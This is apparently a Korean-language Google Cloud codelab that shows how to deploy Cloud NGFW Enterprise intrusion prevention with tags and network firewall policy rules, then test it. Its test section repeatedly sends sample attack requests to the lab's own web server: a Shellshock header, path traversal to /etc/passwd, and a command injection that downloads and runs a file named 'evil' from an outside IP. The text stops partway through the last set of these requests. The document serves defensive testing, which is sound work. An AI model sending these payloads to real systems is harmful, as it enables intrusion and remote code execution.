

1. 소개
Cloud Next Generation Firewall (NGFW)
Cloud Next Generation Firewall은 고급 보호 기능, 마이크로 세분화, 광범위한 적용 범위를 갖춘 완전 분산형 방화벽 서비스로, 내부 및 외부 공격으로부터 Google Cloud 워크로드를 보호합니다.
Cloud NGFW에는 다음과 같은 이점이 있습니다.
- 분산형 방화벽 서비스: Cloud NGFW는 각 워크로드에 스테이트풀(Stateful) 완전 분산형 호스트 기반 시행을 제공하여 제로 트러스트 보안 아키텍처를 사용 설정합니다.
- 구성 및 배포 간소화: Cloud NGFW는 리소스 계층 구조 노드에 연결할 수 있는 네트워크 및 계층식 방화벽 정책을 구현합니다. 이러한 정책은 Google Cloud 리소스 계층 구조에서 일관된 방화벽 환경을 제공합니다.
- 세밀한 제어 및 마이크로 세분화: 방화벽 정책과 Identity and Access Management (IAM)에서 관리하는 태그를 함께 사용하면 가상 프라이빗 클라우드 (VPC) 네트워크 및 조직 전체에서 단일 VM까지 North-South 트래픽과 East-West 트래픽에 대한 세밀한 제어를 수행할 수 있습니다.
Cloud NGFW는 다음 등급으로 제공됩니다.
- Cloud Next Generation Firewall Essentials
- Cloud Next Generation Firewall Standard
- Cloud Next Generation Firewall Enterprise
Cloud NGFW Enterprise
Cloud NGFW Enterprise는 분산된 Google Cloud 방화벽 패브릭에 레이어 7 기능인 침입 방지 서비스 (IPS)를 추가합니다. TLS 검사는 TLS 암호화 트래픽의 검사를 허용하도록 지원되지만 이 Codelab의 범위에는 포함되지 않습니다 (TLS 검사가 포함된 Cloud NGFW Enterprise Codelab 참고).
이제 네트워크 아키텍처나 라우팅 구성을 변경하지 않고도 세부적인 제어 기능을 갖춘 안정적인 레이어 7 차세대 방화벽 (NGFW) 검사를 배포할 수 있습니다.
IPS를 사용하여 레이어 7 방화벽 제어를 활성화하고 배포하려면 다음 작업을 실행해야 합니다.
- Google Cloud 관리 영역 방화벽 엔드포인트 집합을 만듭니다.
- 선택적으로 TLS 검사 정책 만들기 (이 Codelab에서는 다루지 않음)
- 선택적으로 트러스트 구성 만들기 (이 Codelab에서는 다루지 않음)
- 이러한 엔드포인트를 Cloud NGFW Enterprise 서비스가 필요한 Virtual Private Cloud (VPC) 네트워크와 연결합니다.
- 기존 방화벽 정책 및 방화벽 규칙을 간단하게 변경하여 다양한 트래픽 경로의 위협 방지 프로필을 지정합니다.
네트워크 방화벽 정책
네트워크 방화벽 정책은 방화벽 규칙을 담는 컨테이너 역할을 합니다. 네트워크 방화벽 정책에 정의된 규칙은 정책이 VPC 네트워크와 연결될 때까지 어디에도 적용되지 않습니다. 각 VPC 네트워크에는 네트워크 방화벽 정책을 하나씩 연결할 수 있습니다. 네트워크 방화벽 정책은 방화벽 규칙에서 IAM 적용 태그 (또는 간단히 태그)를 지원합니다. 이 태그는 기존 네트워크 태그를 대체하며 워크로드에 ID를 부여하는 데 사용할 수 있습니다.
네트워크 방화벽 정책을 여러 네트워크에서 공유하고 IAM 적용 태그와 통합하면 방화벽 구성과 관리가 크게 간소화됩니다.
네트워크 방화벽 정책이 도입됨에 따라 이제 Google Cloud의 방화벽 정책은 다음 구성요소로 구성됩니다.
- 계층식 방화벽 정책
- VPC 방화벽 규칙
- 네트워크 방화벽 정책 ( 전역 및 리전)
계층식 방화벽 정책은 리소스 계층 구조 내의 조직 및 폴더 노드에서 지원되는 반면 VPC 방화벽 규칙 및 네트워크 방화벽 정책은 VPC 수준에서 적용됩니다. VPC 방화벽 규칙과 네트워크 방화벽 정책의 큰 차이는 적용 범위에 있습니다. VPC 방화벽 규칙은 단일 VPC 네트워크에만 적용할 수 있지만, 네트워크 방화벽 정책은 단일 VPC 또는 여러 VPC 그룹에 연결할 수 있으며, 일괄 업데이트 등의 이점도 제공합니다.
마지막으로 모든 VPC 네트워크에 포함된 묵시적 방화벽 규칙도 있습니다.
- 작업이 허용, 대상이 0.0.0.0/0인 이그레스 규칙
- 작업이 deny, 소스가 0.0.0.0/0인 인그레스 규칙
기본적으로 적용 순서는 다음 다이어그램과 같습니다.

VPC 방화벽 규칙과 전역 네트워크 방화벽 정책 간의 적용 순서를 바꿀 수 있습니다. 고객은 언제든지 gcloud 명령어를 사용하여 적용 순서를 지정할 수 있습니다.
IAM 적용 태그
네트워크 방화벽 정책 규칙에 통합된 새로운 태그는 Google Cloud 리소스 계층의 조직 또는 프로젝트 수준에서 정의되는 키-값 쌍 리소스입니다. 이름에서 알 수 있듯이 태그에는 IAM 액세스 제어가 포함되어, 누가 태그에 어떤 작업을 할 수 있는지를 지정합니다. 예를 들어 IAM 권한을 사용하면 어떤 보안 주체가 태그에 값을 할당할 수 있는지, 어떤 보안 주체가 리소스에 태그를 연결할 수 있는지 지정할 수 있습니다. 태그가 리소스에 적용되면 네트워크 방화벽 규칙에서 이를 사용하여 트래픽을 허용하거나 거부할 수 있습니다.
태그는 Google Cloud의 상속 리소스 모델을 따릅니다. 즉, 태그와 그 값은 계층 구조에서 상위 요소로부터 하위 요소로 전달됩니다. 따라서 태그를 한곳에서 만든 후 리소스 계층 전반의 다른 폴더와 프로젝트에서 사용할 수 있습니다. 태그 및 액세스 제한에 대한 자세한 내용은 이 페이지를 참고하세요.
태그를 네트워크 태그와 혼동해서는 안 됩니다. 후자는 Compute Engine 인스턴스에 추가할 수 있는 문자열로, 인스턴스와 연결되어 인스턴스가 폐기되면 사라집니다. VPC 방화벽 규칙에는 네트워크 태그가 포함될 수 있지만, 클라우드 리소스로 간주하지 않으므로 IAM 액세스 제어의 대상이 아닙니다.
이 문서에서는 태그와 IAM 기반 태그가 같은 의미로 사용됩니다.
빌드할 항목
이 Codelab에는 단일 프로젝트와 공개 연결을 사용하여 VPC 네트워크를 만들 수 있는 기능이 필요하며, 다음을 통해 Cloud NGFW Enterprise가 IPS 기능을 제공하는 방법을 보여줍니다.
- VPC/서브넷 내 흐름 검사[East-West]
- 인터넷에서 인그레스 흐름 검사[North-South]
검사할 흐름은 5튜플 (소스 IP, 대상 IP, 프로토콜, 소스 포트, 대상 포트) 및 태그를 포함한 Cloud 방화벽 일치 매개변수를 사용하여 선택됩니다. TLS 검사는 이 Codelab에 포함되어 있지 않습니다.

네트워크 방화벽 정책 규칙베이스는 아래 표와 유사합니다.
우선순위 | 방향 | 대상 | 소스 | 대상 | 작업 | 유형 |
100 | 이그레스 | Quarantine_Tag | 모두 | 모두 | 거부 | Essentials |
1000 | 인그레스 | Server_Tag | 상태 점검 범위 | 모두 | 허용 | Essentials |
2000 | 인그레스 | 모두 | IAP(Identity-Aware Proxy) 범위 | 모두 | 허용 | Essentials |
3000 | 인그레스 | 모두 | 지역, GCTI | 모두 | 거부 | 표준 |
4000 | 이그레스 | 모두 | 모두 | 지역, GCTI | 거부 | 표준 |
5000 | 이그레스 | 모두 | 모두 | 시스템 업데이트 FQDN | 허용 | 표준 |
6000 | 인그레스 | Server_Tag | 10.0.0.0/24 | 모두 | IPS : 침입 방지 시스템 | Enterprise |
7000 | 인그레스 | Server_Tag | CloudNAT_IP | 모두 | IPS : 침입 방지 시스템 | Enterprise |
학습할 내용
- 전역 네트워크 방화벽 정책을 만드는 방법
- 네트워크 방화벽 정책과 함께 태그를 만들고 사용하는 방법
- Cloud NGFW Enterprise 침입 방지 서비스를 구성하고 사용하는 방법
필요한 항목
- Google Cloud 프로젝트
- 인스턴스 배포 및 네트워킹 구성요소 구성에 관한 지식
- VPC 방화벽 구성에 대한 지식
2. 시작하기 전에
변수 생성/업데이트
이 Codelab에서는 Cloud Shell에서 gcloud 구성 구현을 지원하기 위해 $변수를 사용합니다.
Cloud Shell에서 괄호 안의 정보를 필요에 따라 바꿔 아래 명령어를 실행합니다 (원하는 프로젝트가 이미 설정된 경우 프로젝트 설정은 건너뜁니다). 방화벽 엔드포인트와 같이 여러 개가 필요한 경우 조직 수준 리소스에 다른 변수가 사용됩니다.
gcloud config set project [project-id]

export project_id=$(gcloud config list --format="value(core.project)")
export org_id=$(gcloud projects get-ancestors $project_id --format="csv[no-heading](id,type)" | grep ",organization$" | cut -d"," -f1 )
export region=[region]
export zone=[zone]
export prefix=cloudngfw
export org_prefix=cloudngfw
export billing_project_id=[project-id]
3. API 사용 설정
아직 사용 설정하지 않은 경우 API를 사용 설정합니다.
gcloud services enable compute.googleapis.com
gcloud services enable networksecurity.googleapis.com
gcloud services enable certificatemanager.googleapis.com
gcloud services enable networkservices.googleapis.com
gcloud services enable privateca.googleapis.com
4. Cloud NGFW Enterprise 보안 프로필 및 엔드포인트 생성
Cloud NGFW Enterprise 엔드포인트를 만드는 데 약 20분이 걸리므로 엔드포인트가 생성되는 동안 기본 설정을 병렬로 수행할 수 있습니다.
보안 프로필 및 보안 프로필 그룹을 만듭니다.
gcloud network-security security-profiles threat-prevention \
  create $org_prefix-sp-threat \
  --organization $org_id \
  --location=global

gcloud network-security security-profile-groups create \
  $org_prefix-spg \
  --organization $org_id \
  --location=global \
  --threat-prevention-profile organizations/$org_id/locations/global/securityProfiles/$org_prefix-sp-threat
예상 출력:
Waiting for security-profile [organizations/$org_id/locations/global/securityProfiles/$org_prefix-sp-threat] to be created...done.

Waiting for operation [organizations/$org_id/locations/global/operations/operation-1687458013374-5febbef75e993-ea522924-c963d150] to com
plete...done.
Created security profile group [$org_prefix-spg].
리소스가 성공적으로 생성되었는지 확인합니다.
gcloud network-security security-profiles threat-prevention \
  list --location=global --organization $org_id

gcloud network-security security-profile-groups list \
  --organization $org_id --location=global
예상 출력:
NAME: cloudngfw-sp-threat
NAME: cloudngfw-spg
Cloud NGFW Enterprise 엔드포인트를 만듭니다.
gcloud network-security firewall-endpoints create $org_prefix-$zone \
  --zone=$zone --organization $org_id \
  --billing-project $billing_project_id
아래 명령어를 실행하여 엔드포인트가 생성 중인지 확인합니다 (STATE: CREATING).
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
예상 출력 (사용 중인 클라이언트에 따라 출력 형식이 다를 수 있음):
ID: cloudngfw-[zone]
LOCATION: [zone]
STATE: CREATING
원하는 경우 아래 명령어를 실행하여 자세한 내용을 확인합니다.
gcloud network-security firewall-endpoints describe \
  $org_prefix-$zone --organization $org_id --zone $zone
예상 출력:
createTime: '2023-04-25T18:08:45.493499362Z'
name: organizations/[org-id]/locations/[zone]/firewallEndpoints/cloudngfw-[zone]
state: CREATING
updateTime: '2023-04-25T18:08:45.493499362Z'
엔드포인트 생성 프로세스는 약 20분 정도 걸립니다. '기본 설정' 섹션으로 이동하여 필요한 리소스를 동시에 만듭니다.
5. 기본 설정
기본 리소스를 수동으로 만들려면 다음 섹션으로 진행하세요.
VPC 네트워크 및 서브넷
VPC 네트워크 및 서브넷
VPC 네트워크 및 서브넷을 만듭니다.
gcloud compute networks create $prefix-vpc --subnet-mode=custom

gcloud compute networks subnets create $prefix-$region-subnet \
   --range=10.0.0.0/24 --network=$prefix-vpc --region=$region
Cloud NAT
Cloud Router 및 Cloud NAT 게이트웨이를 만듭니다.
gcloud compute addresses create $prefix-$region-cloudnatip --region=$region

export cloudnatip=$(gcloud compute addresses list --filter=name:$prefix-$region-cloudnatip --format="value(address)")

gcloud compute routers create $prefix-cr \
  --region=$region --network=$prefix-vpc

gcloud compute routers nats create $prefix-cloudnat-$region \
   --router=$prefix-cr --router-region $region \
   --nat-all-subnet-ip-ranges \
   --nat-external-ip-pool=$prefix-$region-cloudnatip
Instances
클라이언트 및 웹 서버 인스턴스를 만듭니다.
gcloud compute instances create $prefix-$zone-www \
   --subnet=$prefix-$region-subnet --no-address --zone $zone \
   --metadata startup-script='#! /bin/bash
apt-get update
apt-get install apache2 tcpdump iperf3 -y
a2ensite default-ssl
a2enmod ssl
# Read VM network configuration:
md_vm="http://169.254.169.254/computeMetadata/v1/instance/"
vm_hostname="$(curl $md_vm/name -H "Metadata-Flavor:Google" )"
filter="{print \$NF}"
vm_network="$(curl $md_vm/network-interfaces/0/network \
-H "Metadata-Flavor:Google" | awk -F/ "${filter}")"
vm_zone="$(curl $md_vm/zone \
-H "Metadata-Flavor:Google" | awk -F/ "${filter}")"
# Apache configuration:
echo "Page on $vm_hostname in network $vm_network zone $vm_zone" | \
tee /var/www/html/index.html
systemctl restart apache2'

gcloud compute instances create $prefix-$zone-client \
   --subnet=$prefix-$region-subnet --no-address --zone $zone \
   --scopes=compute-ro \
   --metadata startup-script='#! /bin/bash
        apt-get update
        apt-get install apache2-utils iperf3 tcpdump -y'
프로젝트 수준 태그
필요한 경우 사용자에게 tagAdmin 또는 tagUser 권한을 할당합니다.
export user_id=$(gcloud auth list --format="value(account)")

gcloud projects add-iam-policy-binding $project_id --member user:$user_id --role roles/resourcemanager.tagAdmin

gcloud projects add-iam-policy-binding $project_id --member user:$user_id --role roles/resourcemanager.tagUser
프로젝트 수준 태그 키 및 값을 만듭니다.
gcloud resource-manager tags keys create $prefix-vpc-tags \
   --parent projects/$project_id \
   --purpose GCE_FIREWALL \
   --purpose-data network=$project_id/$prefix-vpc

gcloud resource-manager tags values create $prefix-vpc-client \
   --parent=$project_id/$prefix-vpc-tags

gcloud resource-manager tags values create $prefix-vpc-server \
   --parent=$project_id/$prefix-vpc-tags

gcloud resource-manager tags values create $prefix-vpc-quarantine \
   --parent=$project_id/$prefix-vpc-tags
인스턴스에 태그를 바인딩합니다.
gcloud resource-manager tags bindings create \
  --location $zone \
  --tag-value $project_id/$prefix-vpc-tags/$prefix-vpc-server \
  --parent //compute.googleapis.com/projects/$project_id/zones/$zone/instances/$prefix-$zone-www

gcloud resource-manager tags bindings create \
  --location $zone \
  --tag-value $project_id/$prefix-vpc-tags/$prefix-vpc-client \
  --parent //compute.googleapis.com/projects/$project_id/zones/$zone/instances/$prefix-$zone-client
전역 네트워크 방화벽 정책
전역 네트워크 방화벽 정책을 만듭니다.
gcloud compute network-firewall-policies create \
   $prefix-fwpolicy --description \
   "Cloud NGFW Enterprise" --global
격리된 인스턴스의 트래픽을 거부하고 (예시로만 생성되며 이 Codelab에서는 사용되지 않음) health-check 및 identity-aware proxy 범위의 트래픽을 허용하는 Cloud 방화벽 필수 규칙을 만듭니다.
gcloud compute network-firewall-policies rules create 100 \
        --description="block quarantined workloads" \
        --action=deny \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=all \
        --direction=EGRESS \
        --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-quarantine \
        --dest-ip-ranges=0.0.0.0/0

gcloud compute network-firewall-policies rules create 1000 \
        --description="allow http traffic from health-checks ranges" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:80,tcp:443 \
        --direction=INGRESS \
        --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-server \
--src-ip-ranges=35.191.0.0/16,130.211.0.0/22,209.85.152.0/22,209.85.204.0/22

gcloud compute network-firewall-policies rules create 2000 \
        --description="allow ssh traffic from identity-aware-proxy ranges" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:22 \
        --direction=INGRESS \
        --src-ip-ranges=35.235.240.0/20
금수 조치 국가, 알려진 악성 IP, ToR 종료 노드에서/로의 인그레스 및 이그레스 트래픽을 거부하고 시스템 업데이트를 위한 특정 FQDN으로의 이그레스 트래픽만 허용하는 Cloud 방화벽 표준 규칙을 만듭니다 (예시로만 생성되며 이 Codelab에서는 사용되지 않음).
gcloud compute network-firewall-policies rules create 3000 \
        --description="block ingress traffic from sanctioned countries, known malicious IPs and ToR exit nodes" \
        --action=deny \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=all \
        --direction=INGRESS \
        --src-region-codes CU,IR,KP,SY,XC,XD \
        --src-threat-intelligence iplist-tor-exit-nodes,iplist-known-malicious-ips

gcloud compute network-firewall-policies rules create 4000 \
        --description="block egress traffic to sanctioned countries, known malicious IPs and ToR exit nodes" \
        --action=deny \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=all \
        --direction=EGRESS \
        --dest-region-codes CU,IR,KP,SY,XC,XD \
        --dest-threat-intelligence iplist-tor-exit-nodes,iplist-known-malicious-ips

gcloud compute network-firewall-policies rules create 5000 \
        --description "allow system updates" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:80,tcp:443 \
        --direction=EGRESS \
--dest-fqdns=ftp.us.debian.org,debian.map.fastly.net,packages.cloud.google.com,www3.l.google.com
특정 범위에서 인그레스 동서 / 서브넷 내 및 남북 / 인터넷 트래픽을 허용하는 Cloud 방화벽 규칙을 만듭니다 (이러한 규칙은 Cloud NGFW Enterprise를 사용 설정하도록 업데이트됨).
gcloud compute network-firewall-policies rules create 6000 \
        --description "allow ingress internal traffic from clients" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --direction=INGRESS \
        --enable-logging \
        --layer4-configs all \
        --src-ip-ranges=10.0.0.0/24 \
          --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-server

gcloud compute network-firewall-policies rules create 7000 \
        --description "allow ingress external traffic to server" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:80,tcp:443 \
        --direction=INGRESS \
        --enable-logging \
        --src-ip-ranges=$cloudnatip \
        --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-server
네트워크 방화벽 정책을 VPC 네트워크에 연결합니다.
gcloud compute network-firewall-policies associations create \
        --firewall-policy $prefix-fwpolicy \
        --network $prefix-vpc \
        --name $prefix-fwpolicy-association \
        --global-firewall-policy
외부 TCP/UDP 네트워크 부하 분산기
외부 IP 주소를 예약하고 인스턴스 그룹과 상태 점검을 만듭니다.
gcloud compute addresses create $prefix-$region-nlbip --region=$region

gcloud compute instance-groups unmanaged create $prefix-ig \
    --zone $zone

gcloud compute instance-groups unmanaged add-instances $prefix-ig \
   --instances $prefix-$zone-www --zone $zone

gcloud compute health-checks create http $prefix-$region-hc-http80 \
   --region $region --port 80
백엔드 서비스 및 전달 규칙을 만듭니다.
gcloud compute backend-services create $prefix-nlb-bes \
    --protocol TCP \
    --health-checks $prefix-$region-hc-http80 \
    --health-checks-region $region \
    --region $region

gcloud compute backend-services add-backend $prefix-nlb-bes \
    --instance-group $prefix-ig \
    --instance-group-zone $zone \
    --region $region

gcloud compute forwarding-rules create $prefix-nlb-ipv4 \
  --load-balancing-scheme EXTERNAL \
  --region $region \
  --ports 80 \
  --address $prefix-$region-nlbip \
  --backend-service $prefix-nlb-bes
6. Cloud NGFW Enterprise 엔드포인트 연결
필요한 경우 환경 변수를 재정의합니다.
Cloud 방화벽 엔드포인트 생성이 성공적으로 완료되었는지 확인합니다. 상태가 ACTIVE로 표시되면 계속 진행합니다 (생성 중에는 예상 상태가 CREATING임).
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
예상 출력 (사용 중인 클라이언트에 따라 출력 형식이 다를 수 있음):
ID: cloudngfw-[zone]
LOCATION: [zone]
STATE: ACTIVE
원하는 경우 아래 명령어를 실행하여 자세한 내용을 확인합니다.
gcloud network-security firewall-endpoints describe \
  $org_prefix-$zone --organization $org_id --zone $zone
예상 출력:
createTime: '2023-04-25T18:08:45.493499362Z'
name: organizations/[org-id]/locations/[zone]/firewallEndpoints/cloudngfw-[zone]
state: ACTIVE
updateTime: '2023-04-25T18:29:40.840608100Z'
Cloud NGFW Enterprise 엔드포인트를 VPC 네트워크에 연결합니다.
gcloud network-security firewall-endpoint-associations create \
  $prefix-association --zone $zone \
  --network=$prefix-vpc --endpoint $org_prefix-$zone \
  --organization $org_id
연결 프로세스는 약 10분이 소요됩니다. 상태가 ACTIVE로 표시되면 계속 진행합니다 (생성 과정 중 예상되는 상태는 CREATING임).
gcloud network-security firewall-endpoint-associations list
예상 출력:
ID: cloudngfw-association
LOCATION: [zone]
NETWORK: cloudngfw-vpc
ENDPOINT: cloudngfw-[zone]
STATE: ACTIVE
원하는 경우 아래 명령어를 실행하여 자세한 내용을 확인합니다.
gcloud network-security firewall-endpoint-associations \
  describe $prefix-association --zone $zone
예상 출력:
createTime: '2023-05-01T22:25:06.218544436Z'
firewallEndpoint: organizations/[org-id]/locations/[zone]/firewallEndpoints/cloudngfw-[zone]
name: projects/[project-id]/locations/[zone]/firewallEndpointAssociations/cloudngfw-association
network: projects/[project-id]/global/networks/cloudngfw-vpc
state: ACTIVE
updateTime: '2023-05-01T22:33:06.467596536Z'
7. Cloud NGFW Enterprise 검사 규칙
새 탭을 열고 IAP를 통해 클라이언트 VM에 대한 SSH 연결을 시작합니다 (새 탭에서 변수를 다시 정의해야 함).
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
SSH 세션에서 필수 변수를 정의하고 변수를 설정합니다 (값이 올바른지 확인).
export region=[region]
export zone=[zone]
export prefix=cloudngfw

export target_privateip=$(gcloud compute instances list --filter=name:$prefix-$zone-www --format="value(networkInterfaces.networkIP)")

export target_nlbip=$(gcloud compute addresses list --filter=name:$prefix-$region-nlbip --format="value(address)")
두 IP를 모두 curl하여 연결할 수 있는지 확인합니다.
curl $target_privateip --max-time 2

curl $target_nlbip --max-time 2
두 curl 요청의 예상 결과:
Page on cloudngfw-[zone]-www in network cloudngfw-vpc zone [zone]
내부 서버 IP로 샘플 공격을 전송합니다 (East-West / intra-VPC 트래픽). 웹 서버는 모든 요청에 응답하여 L7 검사/방지가 적용되지 않음을 확인해야 합니다.
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_privateip/cgi-bin/test-critical -m 3

curl http://$target_privateip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3

curl http://$target_privateip/?item=../../../../WINNT/win.ini -m 3

curl "http://$target_privateip/weblogin.cgi?username=admin' -m 3;cd /tmp;wget http://123.123.123.123/evil --tries 2 -T 3;sh evil;rm evil"
Cloud NAT (북-남 인바운드 트래픽)를 통해 샘플 공격을 외부 서버 IP로 다시 전송하면 웹 서버가 모든 요청에 응답해야 합니다.
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_nlbip/cgi-bin/test-critical -m 3

curl http://$target_nlbip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3

curl http://$target_nlbip/?item=../../../../WINNT/win.ini -m 3

curl "http://$target_nlbip/weblogin.cgi?username=admin' -m 3;cd /tmp;wget http://123.123.123.123/evil --tries 2 -T 3;sh evil;rm evil"
공개 및 비공개 IP의 예상 결과:
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at [IP] Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at [IP] Port 80</address>
</body></html>
Page on cloudngfw-[zone]-www in network cloudngfw-vpc zone [zone]
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at cloudngfw-[zone]-www.c.[project-id].internal Port 80</address>
</body></html>
Cloud Shell로 다시 전환하고 기존 인그레스 규칙을 업데이트하여 L7 검사를 사용 설정합니다.
gcloud compute network-firewall-policies rules update 6000 \
   --action=apply_security_profile_group \
   --firewall-policy=$prefix-fwpolicy \
   --enable-logging \
   --global-firewall-policy \
--security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$org_prefix-spg

gcloud compute network-firewall-policies rules update 7000 \
   --action=apply_security_profile_group \
   --firewall-policy=$prefix-fwpolicy \
   --enable-logging \
   --global-firewall-policy \
--security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$org_prefix-spg
선택적으로 방화벽 규칙을 설명하여 두 규칙이 모두 성공적으로 업데이트되었는지 확인합니다.
gcloud compute network-firewall-policies rules describe 6000 \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy
예상 출력:
---
action: apply_security_profile_group
description: allow ingress internal traffic from tagged clients
direction: INGRESS
disabled: false
enableLogging: true
kind: compute#firewallPolicyRule
match:
  layer4Configs:
  - ipProtocol: all
  srcIpRanges:
  - 10.0.0.0/24
priority: 800
ruleTupleCount: 4
securityProfileGroup: //networksecurity.googleapis.com/organizations/[org-id]/locations/global/securityProfileGroups/cloudngfw-spg
targetSecureTags:
- name: tagValues/281484362719839
  state: EFFECTIVE
규칙 7000:
gcloud compute network-firewall-policies rules describe 7000 \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy
예상 출력:
---
action: apply_security_profile_group
description: allow ingress external traffic to server
direction: INGRESS
disabled: false
enableLogging: true
kind: compute#firewallPolicyRule
match:
  layer4Configs:
  - ipProtocol: tcp
    ports:
    - '80'
  - ipProtocol: tcp
    ports:
    - '443'
  srcIpRanges:
  - [cloudnat-ip]
priority: 900
ruleTupleCount: 6
securityProfileGroup: //networksecurity.googleapis.com/organizations/[org-id]/locations/global/securityProfileGroups/cloudngfw-spg
targetSecureTags:
- name: tagValues/281484362719839
  state: EFFECTIVE
클라이언트 VM으로 다시 전환하고 샘플 공격을 내부 서버 IP (East-West / Intra-VPC 검사)로 다시 전송합니다.
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_privateip/cgi-bin/test-critical -m 3

curl http://$target_privateip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3

curl http://$target_privateip/?item=../../../../WINNT/win.ini -m 3

curl "http://$target_privateip/weblogin.cgi?username=admin' -m 3;cd /tmp;wget http://123.123.123.123/evil --tries 2 -T 3;sh evil;rm evil"
Cloud NAT를 통해 샘플 공격을 외부 서버 IP로 다시 전송합니다 (North-South 인바운드 검사).
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_nlbip/cgi-bin/test-critical -m 3

curl http://$target_nlbip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3

curl http://$target_nlbip/?item=../../../../WINNT/win.ini -m 3

